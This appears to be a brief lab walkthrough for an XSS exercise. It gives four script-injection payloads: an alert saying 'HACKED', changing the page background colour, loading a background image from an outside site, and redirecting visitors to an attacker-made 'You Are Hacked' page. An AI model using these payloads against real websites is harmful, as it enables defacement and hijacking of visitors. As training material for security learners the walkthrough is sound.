

Detect the XSS Vulnerability



Attack 1: Create an alert box saying "HACKED".

Code snippet:

```
<script>alert("HACKED")</script>
```

Attack 2: Change the background color of the website to "RED" .

Code snippet:

```
<script>document.body.style.backgroundColor = "red"</script>
```



Attack 3: Change the background of the website to an image of your choice.

Code Snippet:

```
<script>document.body.style.backgroundImage =  
"url('https://mpng.pngfly.com/20180418/urw/kisspng-fedora-computer-icons-virtual-private-server-  
linux-linux-5ad737532051f8.2110451415240538431324.jpg')"; </script>
```

Attack 4: Redirect the website to another page saying "You Are Hacked"(You can use [HTMLPASTA](https://bossierboat.htmlpasta.com/) to create your own page and redirect it to the vulnerable web app).

Code Snippet:

```
<script>window.location.replace("https://bossierboat.htmlpasta.com/");</script>
```
